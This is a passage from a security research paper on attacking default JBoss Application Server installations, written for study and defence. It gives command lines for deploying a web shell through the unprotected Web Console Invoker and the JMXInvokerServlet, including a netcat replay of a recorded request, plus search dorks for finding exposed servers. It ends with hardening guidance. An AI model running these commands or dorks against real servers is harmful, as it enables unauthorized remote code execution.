


Figure 8: Web Console default view

In the Web Console's menu, individual MBeans can be selected, which results in the browser opening the corresponding MBean views of the JMX Console. Thus, it is not possible to access the MBeans' functionalities over the Web Console if the JMX Console is password-protected. Anyone accessing them has to provide valid login credentials.

Web Console JMX Invoker

The Web Console's Java applet provides additional functionality besides the components' tree structure and extended information about the JBoss AS. For example, MBean attributes can be monitored for changes with real-time graphs. For this functionality, the Web Console resorts to a JMX Invoker (see also section 2.2) normally residing at the URL

```
http://$hostname/web-console/Invoker
```

\$hostname is the name of the host where the JBoss AS is installed (in case of this paper: scribus).

This Invoker is a fully-fledged JMX Invoker and not limited to the functionality provided by the Web Console. Access to this Invoker is unrestricted even from remote by default, so that attackers can use it to send arbitrary JMX commands to the JBoss AS.



redteam.war Installation

To install the `redteam.war` file using the Web Console's Invoker, the JMX invocations have to be sent as HTTP POST requests to the Invoker in the required format. As the program `twiddle`, which was used in section 3.4, can only be used for invocations using the RMI, a script, `webconsole_invoker.rb`, was written for directly interacting with the Web Console JMX Invoker. It uses the Java class

```
org.jboss.console.remote.Util
```

of the `Util.class` file belonging to the JBoss AS JAR file `console-mgr-classes.jar`. It provides the methods

```
public static Object invoke(  
    java.net.URL externalURL,  
    RemoteMBeanInvocation mi)  
  
public static Object getAttribute(  
    java.net.URL externalURL,  
    RemoteMBeanAttributeInvocation mi)
```

which can be used to read MBean attributes and invoke methods using the Web Console Invoker. The class is used by the `webconsole_invoker.rb` script to implement `twiddle`-like functionality. It is written in JRuby⁶, a Ruby⁷ interpreter running on the JVM. With JRuby, Java classes are directly usable in Ruby code. The script is used as follows:

```
$ ./webconsole_invoker.rb -h
```

```
Usage: ./webconsole_invoker.rb [options] MBean
```

```
-u, --url URL           The Invoker URL to use (default:  
                        http://localhost:8080/web-console/  
                        Invoker)  
-a, --get-attr ATTR     Read an attribute of an MBean  
-i, --invoke METHOD      invoke an MBean method  
-p, --invoke-params PARAMS MBean method params  
-s, --invoke-sigs SIGS  MBean method signature  
-t, --test              Test the script with the ServerInfo  
                        MBean  
-h, --help              Show this help
```

Example usage:

```
./webconsole_invoker.rb -a OSVersion jboss.system:type=ServerInfo  
./webconsole_invoker.rb -i listThreadDump  
                        jboss.system:type=ServerInfo
```

⁶<http://jruby.codehaus.org/>

⁷<http://www.ruby-lang.org/>



```
./webconsole_invoker.rb -i listMemoryPools -p true -s boolean  
jboss.system:type=ServerInfo
```

To install the file `redteam.war` using the `BSHDeployer` like in section 3.5, the following commands have to be executed:

```
$ ./webconsole_invoker.rb -u http://scribus:8080/web-console/Invoker  
-i createScriptDeployment  
-s "java.lang.String", "java.lang.String"  
-p "`cat redteam.bsh`", redteam.bsh  
jboss.deployer:service=BSHDeployer
```

The invocation above creates the local `redteam.war` file on the remote host. Additionally to the method's name, `webconsole_invoker.rb` needs to know the method's signature (which is passed using the “-s” command line switch). This is due to Java supporting overloaded methods, which allows for methods with the same name but different signatures.

Like in section 3.5, now the local `/tmp/redteam.war` file can be installed with the `MainDeployer` in a second step:

```
$ ./webconsole_invoker.rb -u http://scribus:8080/web-console/Invoker  
-i deploy  
-s "java.lang.String"  
-p "file:/tmp/redteam.war"  
jboss.system:service=MainDeployer
```

Afterwards, `redteam-shell.jsp` is available again.

3.7 JMXInvokerServlet

As already described in section 2.1, the JBoss AS allows for using adaptors for accessing MBean services over any supported protocols. For HTTP, the JBoss AS provides the `HttpAdaptor`. It is often used if for example firewall restrictions prevent connections to and from any port other than the HTTP port (default port 8080 for JBoss AS), to still allow access to the MBean Server and thus to the MBeans.

In a default installation, the `HttpAdaptor` is not activated. However, the `HttpAdaptor`'s JMX Invoker is running and publicly available at the URL

```
http://$hostname/invoker/JMXInvokerServlet
```



This Invoker accepts HTTP POST requests which contain a serialised JMX invocation in the data section (the objects belong to the JBoss AS Java class `MarshaledInvocation`). After deserialisation the object is forwarded to the target MBean, as described in section 2.1.

Thus, similar to the usage of the Web Console's Invoker in section 3.6, the `JMXInvokerServlet` can be used to send any JMX invocation to the JBoss AS.

Creating `MarshaledInvocation` Objects

The `JMXInvokerServlet` does not accept invocations compatible with the Web Console Invoker, meaning the `webconsole_invoker.rb` script introduced in section 3.6 cannot be reused.

`MarshaledInvocation` objects are normally only used internally by the JBoss AS for transparent communication and not directly by applications. That makes the creation of such objects in an application (similar to `webconsole_invoker.rb`) not possible without intricate knowledge of the JBoss AS source code. For testing purposes, an easier way was therefore chosen to construct an object with the desired JMX invocation. Instead of creating the object programmatically, the desired HTTP POST request was simply generated with the script described in the following, recorded and later reused.

The `httpinvoker.rb` script (which is also written in JRuby) works similarly to the previously described `webconsole_invoker.rb` script, but needs a JBoss AS with an activated `HttpAdaptor`:

```
$ ./httpinvoker.rb -h
```

```
Usage: ./httpinvoker.rb [options] MBean
```

```
-j, --jndi URL           The JNDI URL to use (default:
                        http://localhost:8080/invoker/
                        JNDIFactory)
-p, --adaptor URL       The Adaptor URL to use (default:
                        jmx/invoker/HttpAdaptor)
-a, --get-attr ATTR     Read an attribute of an MBean
-i, --invoke METHOD     invoke an MBean method
                        --invoke-params PARAMS MBean method params
-s, --invoke-sigs SIGS MBean method signature
-t, --test              Test the script with the ServerInfo
                        MBean
-h, --help              Show this help
```

Sending any JMX invocation with this script to a JBoss AS with an activated `HttpAdaptor` results in an HTTP POST request containing a serialised `MarshaledInvocation` to the



JMXInvokerServlet.

Using a network sniffing tool like *Wireshark*⁸, the HTTP POST request can be recorded and saved. It can now be sent any number of times to JBoss AS's of the same version, *without* an enabled `HttpAdaptor` (as in the default installation). For this, the *netcat*⁹ program can be used, for example. In the test system's case, the command would be:

```
$ nc scribus 8080 < post_request.dump
```

redteam.war Installation

To install `redteam.war` with the `BSHDeployer`, first the JMX Invoker requests to execute the BeanShell script and the installation request to the `MainDeployer` have to be recorded. The `httpinvoker.rb` script's invocations are the same as for the `webconsole_invoker.rb` script from section 3.6. Recording the HTTP POST messages can be done with *Wireshark*, afterwards they can be sent to any JBoss AS of the same version. After sending the requests, `redteam-shell.jsp` is available again.

4 Practical Relevance

Searching for JBoss AS installations on the Internet reveals a lot of insecurely configured installations in productive use. As the JBoss AS is often used in networks of large organisations or enterprises because of its flexibility, this also affects critical infrastructures. A Google search for

```
inurl:"jmx-console/HtmlAdaptor"
```

returned more than 60,000 hits for potentially unprotected JMX Consoles in the beginning of December 2008. From the first 100 hits, 27 URLs contained the extension `.gov`, indicating governmental web sites.

To broaden the results, in a second step JBoss AS entry pages were searched. These can be frequently found on the Internet, even if for example the JMX Console is protected. A Yahoo! search for

```
intitle:"Welcome to JBoss"
```

⁸<http://www.wireshark.org>

⁹<http://netcat.sourceforge.net>



returned 1,150 hits. To give a first assumption about the ratio between secure and insecure JBoss AS installations, the first 25 URLs were examined in more detail. Only URLs of different domains were considered, to avoid counting vulnerable JBoss AS's more than once. All servers were first examined for open JMX Consoles, then open Web Consoles and finally for available JMXInvokerServlets. As soon as a vulnerable spot was found, the affected server was not examined any further.

Yahoo! JBoss AS Search Top 25

intitle:"Welcome to JBoss"




Figure 9: Distribution of vulnerable JBoss AS's in Yahoo! search

From 25 URLs, 8 were not available any more or did not serve a functional JBoss AS installation. 15 servers could potentially be compromised: 10 servers had an open JMX Console. In one case no open JMX Console could be reached, but the Web Console. In four cases JMX Console and Web Console were secured, but there was an open JMXInvokerServlet. In summary, only two URLs of the samples were apparently secured against all three test scenarios. Figure 9 visualises the results.

This shows that a large number of JBoss AS installations are potentially¹⁰ vulnerable against the attacks described in this paper. The rather high count of vulnerable JBoss AS's is also observed in the daily penetration testing routine. JBoss AS instances are oftentimes found in internal networks, frequently used as backend systems. These systems are often outdated and not very well maintained. In many cases it turns out that companies do not have the know-how necessary for correcting these problems. Servers are set up once and then only inadequately maintained, for example.

The threat potential is existent in practice and shows that securing a JBoss AS is not an easy task for the administrators responsible for the systems. The high amount of vulnerable JBoss AS instances on the Internet suggests a currently underestimated risk.

¹⁰For obvious reasons, no attempts were made to install a WAR file on the servers or execute code on the systems



5 Securing a JBoss AS

First of all, securing a JBoss AS is dependent on the intended use. However, the attack vectors demonstrated in this paper show that a basic protection is necessary for new JBoss AS installations. A detailed description of how to secure a JBoss AS installation is not in the scope of this paper, as its focus is on describing the JBoss AS from an attacker's point of view and on pointing out the risks involved in insecure JBoss AS installations. There already exists comprehensive documentation on the topic of securing the JBoss AS which should be consulted.

The document *Securing JBoss*¹¹, provided by jboss.org, is a good starting point. It lists the services of a default JBoss AS installation which should be secured and gives instructions on how to do this. Following the first three instructions alone makes the attacks introduced in this paper impossible. Chapter 9 of the book *JBoss - A Developer's Notebook* [RJ05] (the publisher, O'Reilly, makes this chapter freely available¹²) also describes in greater detail how to secure a default installation. Finally, the Application Server Guide [Inc06] also contains documentation about securing the JBoss AS in chapter 8, providing a very detailed description of the JBoss- and Java security model.

Every JBoss AS installation should implement basic security protections before being put into production, like detailed in the documentation mentioned above. Such a basic protection alone would render all attacks described in this paper useless. While the JBoss AS is used productively, it should be ensured that a responsible contact person with in-depth knowledge of the JBoss AS knowledge, as a complex application like the JBoss AS requires continuous maintenance. Along with basic protection, individual protection, tailored to the specific requirements and usage of a particular JBoss AS, also needs to be conducted. JBoss AS protection does not differ fundamentally from protecting other complex applications, even though insecure JBoss AS instances are found relatively often.

6 Conclusion

Properly securing a JBoss Application Server is a difficult task. This paper showed what different possibilities exist for an anonymous attacker for installing a WAR file on a JBoss AS and thus execute arbitrary code:

- **JMX Console:** WAR file installation directly from the browser
- **RMI:** WAR file installation over RMI interface

¹¹<https://www.jboss.org/community/docs/DOC-12188>

¹²<http://www.oreilly.com/catalog/jbossadn/chapter/ch09.pdf>



- **BSHDeployer**: Evading restrictions of server-initiated connections by creating a local WAR file on the server and subsequent local installation.
- **Web Console Invoker**: WAR file installation using the Web Console JMX Invoker
- **JMXInvokerServlet**: WAR file installation using the HttpAdaptor JMX Invoker

Starting with the default configuration, the configuration was gradually adapted to enhance the security level. It was demonstrated that even with a secured JMX Console and Web Console, there are still possibilities to execute code on the server.

The easy installation and immediate readiness of a JBoss AS often tempts users to not properly secure it. This already shows in the small samples of JBoss AS installations found on the Internet and is backed up by findings in day-to-day penetration tests. Despite the available documentation about securing JBoss AS's, often no or only few security measures are taken after installation.

The apparent easy handling is opposed by the large amount of services and interfaces, making the JBoss AS such a powerful tool. The component-based design makes it a highly flexible application, allowing extensive changes of the system's internals. This makes unauthorised access a high risk. Attackers finding an open JBoss AS service can in many cases monitor, change or create whole components and also execute arbitrary code with the runtime permissions of the JBoss AS.

References

- [Inc06] JBoss Inc. *The JBoss 4 Application Server Guide*. <http://docs.jboss.org/jbossas/jboss4guide/r5/adminguide.pdf>, 2006.
- [RJ05] Norman Richards and Sam Griffith Jr. *JBoss - A Developer's Notebook*. O'Reilly, October 2005.
- [Sch08] Jörg Scheinert. *Hacking jBoss*. Technical report, n.runs AG, 2008.
http://www.nruns.com/_downloads/Whitepaper-Hacking-jBoss-using-a-Browser.pdf.